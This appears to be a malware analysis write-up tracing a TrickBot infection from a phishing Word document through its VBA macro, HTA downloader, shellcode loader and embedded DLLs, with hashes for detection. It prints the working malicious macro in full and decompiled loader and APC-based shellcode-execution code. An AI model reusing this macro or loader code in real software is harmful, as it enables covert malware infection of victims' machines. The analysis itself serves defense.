
1. Introduction

First discovered in 2016, until now **TrickBot** (*aka TrickLoader or Trickster*) has become one of the most popular and dangerous malware in today's threat landscape. The gangs behind TrickBot are constantly evolving to add new features and tricks. Trickbot is multi-modular malware, with a main payload will be responsible for loading other plugins capable of performing specific tasks such as steal credentials and sensitive information, provide remote access, spread it over the local network, and download other malwares.

Trickbot roots are being traced to elite Russian-speaking cybercriminals. According to these reports (1, 2), up to now, at least two people believed to be members of this group have been arrested. Even so, other gang members are currently continuing to operate as normal.


Through continuous cyber security monitoring and system protection for customer recently, VinCSS has successfully detected and prevented a phishing attack campaign to distribute malware to customer that was protected by us. After the deep dive analysis and dissection of the malware techniques, we can confirm that this is a sample of the Trickbot malware family.

In this article, we decided to provide a detail analysis of how Trickbot infects after launching by a malicious Word document, the techniques the malware uses to make it difficult to analyze. Unlike Emotet or Qakbot, Trickbot hides C2 addresses by using fake C2 addresses mixed together with real C2 addresses in the configuration, we will cover how to extract the final C2 list at the end of this article. In addition, we present the method to recover the APIs as well as decode the strings of Trickbot based on IDA AppCall feature to make the analysis process easier.




2. Analyze malicious document

The attacker somehow infected the partner's mail server system, thereby taking control of the email account on the server, inserting email with attachment containing malware into the email exchange flow between the two parties. The content of this email is as follows:




After extracting the `request.zip` with the password provided in the email, I obtained `require 010.04.2021.doc`:



Check the `require 010.04.2021.doc` file and found that this file contains VBA code:


```
' module: windowsPopEarth

Attribute VB_Name = "windowsPopEarth"
Attribute VB_Base = "0{FCFB3D2A-A0FA-1068-A738-08002B3371B5}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = False
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = False
Public Sub microsoftHopRock(excelHipExcel, easyRockApril)
Open "" & excelHipExcel & "" For Output As #1
Print #1, easyRockApril
Close #1
End Sub
Public Sub cleanOffice(excelHipExcel)
Set accessPopEarth = New WshShell
accessPopEarth.run excelHipExcel
End Sub


' module: jumpWindowsOfficial

Attribute VB_Name = "jumpWindowsOfficial"
Sub AutoOpen()
officeExcelOffice = "cleanEarthExcel"
Set wordEasyPop = New windowsPopEarth
wordEasyPop.microsoftHopRock officeExcelOffice & ".....hta.", Replace(ActiveDocument.Range.Text, "&lt;", "")
wordEasyPop.cleanOffice officeExcelOffice & ".....hta."
End Sub
```

I focus to the red highlight code in the above image. Extract the relevant data area and do the corresponding replacement, obtain the html content containing JavaScript as the figure below:



The JavaScript code in the figure will do the decoding of the base64 blob assigned to the `rockCleanJump` and `rapHopWindows` variables. With the first base64 blob, it will download the payload to the victim's computer and save it as `easyMicrosoftHop.jpg`:


With the second base64 blob, it will use `regsvr32` to execute the downloaded payload.




With the above information, I can conclude that `easyMicrosoftHop.jpg` is a Dll file.

3. Analyze easyMicrosoftHop.jpg payload (RCSeparator.dll – 48cba467be618d42896f89d79d211121)

This file is not available on VT, however if search by *imphash: f34a0f23e05f2c2a829565c932b87430* will get the same payloads. These payloads have been uploaded to VT recently:




Examining this payload, this is a Dll with the original name is `RCSeparator.dll`, and it has one exported function is `DllRegisterServer`.




The file's metadata info is as follows:

```
CompanyName =
FileDescription = RCSeparator MFC Application
FileVersion = 1, 0, 0, 1
InternalName = RCSeparator
LegalCopyright = Copyright (C) 2003
LegalTradeMarks =
OriginalFilename = RCSeparator.EXE
ProductName = RCSeparator Application
ProductVersion = 1, 0, 0, 1
Comments = ***
```

The sample is not packed, but through a quick check the sections information, it can be seen that its code has been obfuscated, and the `.rsrc` section is likely to contain an encrypted payload.




By viewing resources in this sample, I found a resource named `HTML`, size `0x38333` bytes, containing random bytes. I guess that it will use this resource to decode a new payload.



Analysis code of the payload at the `DllRegisterServer` function shows that it does the following:

♦ Find the base address of `kernel32.dll`, `ntdll.dll`:



♦ Get the addresses of APIs for later use in `kernel32.dll`, `ntdll.dll` based on pre-computed hashes.

♦ Use the resolved APIs to access and get the entire content of the resource that was mentioned above:

```
// load resource data
ptr_shellcode = f_fetch_rsrc_content_and_write_to_buf(&shellcode_length);
```

```
ResourceInfo.Name = 6782;
ResourceInfo.Language = 2052;
if ( LdrFindResource_U(&g_dll_handle, &ResourceInfo, resLevel, &ResourceDataEntry) ≥ 0 )
{
  LdrAccessResource(&g_dll_handle, ResourceDataEntry, &ResourceBuffer, ResourceLength);
}
if ( VirtualAllocExNuma )
{
  val_64 = f_atol("64");
  val_8192 = f_atol("8192");
  // MEM_COMMIT | MEM_RESERVE
  ptr_resource_data = VirtualAllocExNuma(0×FFFFFFFF, 0, *ResourceLength, val_8192 | 0×1000, val_64, 0);
}
else
{
  val_64 = f_atol("64");
  val_8192 = f_atol("8192");
  // MEM_COMMIT | MEM_RESERVE
  ptr_resource_data = VirtualAlloc_0(0, *ResourceLength, val_8192 | 0×1000, val_64);
}
WriteProcessMemory(0×FFFFFFFF, ptr_resource_data, ResourceBuffer, *ResourceLength, 0);
return ptr_resource_data;
```

♦ Decode to shellcode and execute this shellcode by using [QueueUserAPC and NtTestAlert functions].

```
ptr_xor_key = malloc(g_val_29610);
f_derive_xor_key(
  ptr_xor_key,
  "<R3a_c^mCNw4+^6Mle7<GHZIX9jim>EJW9<FL@1U@u7TkAW>$6uJbmk4#XvAPm$8",
  3 * (g_val_65336254 * (2 * g_val_8456345 - g_val_65336254 * g_val_65336254 * g_val_65336254 - g_val_764676576 + 1) - g_val_8456345) + 0×41);
// decrypt shellcode
f_decrypt_shellcode(ptr_xor_key, ptr_shellcode, shellcode_length);
h_curr_thread = GetCurrentThread_0();
// Shellcode Execution in a Local Process with QueueUserAPC and NtTestAlert
QueueUserAPC(ptr_shellcode, h_curr_thread, dwData);
NtTestAlert();
return 0;
```

Dump shellcode for further analysis. Parse this shellcode and found that it has **3 embedded** Dlls as following:

```
Win32 DLL found at offset 0x52e size 228864 bytes.
Win32 DLL found at offset 0x241e size 220160 bytes.
Win32 DLL found at offset 0x3e1e size 212480 bytes.
3 PE file(s) found from the whole file.
```

4. Analyze shellcode


The code of the above shellcode will call the `f_dll_loader` function to load the first Dll into memory with the following parameter:

```
_BYTE *__stdcall start()
{
  // 0×40252E → start of 1st DLL
  // 0×43A32E → end of 1st DLL (sig "dave")
  return f_dll_loader(0×40252E, 0×ED1C7B80, 0×43A32E, 5, 1);
}
```

```
.text:0040252E 4D 5A 90 00 03 00 00 00+        IMAGE_DOS_HEADER <5A4Dh, 90h,
.text:0040252E 04 00 00 00 FF FF 00 00+                         40h, 0, 0,
.text:0040256E 0E 1F                           dw 1F0Eh
.text:00402570 BA                              db 0BAh ; °
.text:00402571 0E 00 B4                        db 0Eh, 0, 0B4h
.text:00402574 09                              db    9
```

```
.text:0043A12C 43 32 4A 32 70 32 DD 34+        dd 351D350Bh, 35623
.text:0043A12C 09 35 3E 35 6F 35 CC 35+        dd 3788376Fh, 37A83
.text:0043A32C 00                              db    0
.text:0043A32D 00                              db    0
.text:0043A32E 64 61 76 65 00          str_dave db 'dave',0
.text:0043A333 00                              db    0
```

At the function `f_dll_loader`, the shellcode finds the addresses of Windows API functions on runtime according to the pre-computed hashes:




The entire `f_dll_loader` function will perform the task of a loader, after mapping the Dll into memory will find the Dll's `DllEntryPoint` address and call this address to execute the code of first Dll:

```
call_to_payload_entry_point:
  DllEntryPoint_func = (mapped_dll_payload + nt_headers->OptionalHeader.AddressOfEntryPoint);
  NtFlushInstructionCache(0xFFFFFFFF, 0, 0);
  // call to DllEntryPoint
  DllEntryPoint_func(mapped_dll_payload, 1, 1);
```

Here, I dumped the first Dll to disk for further analysis.

5. Analyze the first Dll (b67694dddf98298b539bddc8cabc255d)


This file is not available on VT, however if search by *imphash: 1f6199c52a5d3ffac2a25f6b3601dd22* thì will get the same payloads:



FILES 7 / 7 — 90 days

	Detections	Size	First seen	Last seen	Submitters
80ecbd78b8fd2b4246cf2626acc2c7ae4bacb3a12fbfa3a4aae17bcf57ae433d.bin (pedll)	54 / 66	224.00 KB	2021-10-12 15:21:49	2021-10-12 15:21:49	1
No meaningful names (pedll)	50 / 67	223.00 KB	2021-10-06 19:19:02	2021-10-06 19:19:02	1
b8212f866c5cdf1a823031e24fe10444aab103d8fb55a25821e1c7c7366e580f_unpacked (pedll)	51 / 67	22.50 KB	2021-09-30 12:18:10	2021-10-03 12:32:37	1
No meaningful names (pedll)	38 / 67	37.00 KB	2021-09-14 18:12:59	2021-09-14 18:12:59	1
trickBot_00DA0000.dll (pedll, overlay)	43 / 69	222.71 KB	2021-08-20 02:00:44	2021-08-20 02:00:44	1
1e052e_payload2.dll (pedll, overlay)	55 / 69	226.71 KB	2021-08-05 07:57:32	2021-08-05 07:57:32	1
586e45a2fcf44d36b090d70934c78ccbe4adaef1fa1075354baeb52429f4e4c8.sample (pedll, overlay)	35 / 68	222.71 KB	2021-07-23 16:42:43	2021-07-23 16:42:43	1

According to the information that Import Directory provides, it can be guessed that this Dll will also do the job of a loader:



Disasm: [.text] to [.rdata] | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Imports


Offset	Name	Func. Count	Bound?	OriginalFirst	TimeDateStamp	Forwarder	NameRVA	FirstTh
1C4C	ntdll.dll	2	FALSE	30C4	0	0	30E2	303C
1C60	KERNEL32.dll	14	FALSE	3088	0	0	31C8	3000

KERNEL32.dll [14 entries]

Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
3000	VirtualProtect	–	3144	3144	–	5A1
3004	IsBadReadPtr	–	31B8	31B8	–	35E
3008	LoadLibraryW	–	31A8	31A8	–	3A8
300C	SetLastError	–	30EC	30EC	–	50B
3010	HeapAlloc	–	30FC	30FC	–	32F
3014	HeapFree	–	3108	3108	–	333
3018	GetProcessHeap	–	3114	3114	–	2A2
301C	VirtualAlloc	–	3126	3126	–	59B
3020	VirtualFree	–	3136	3136	–	59E
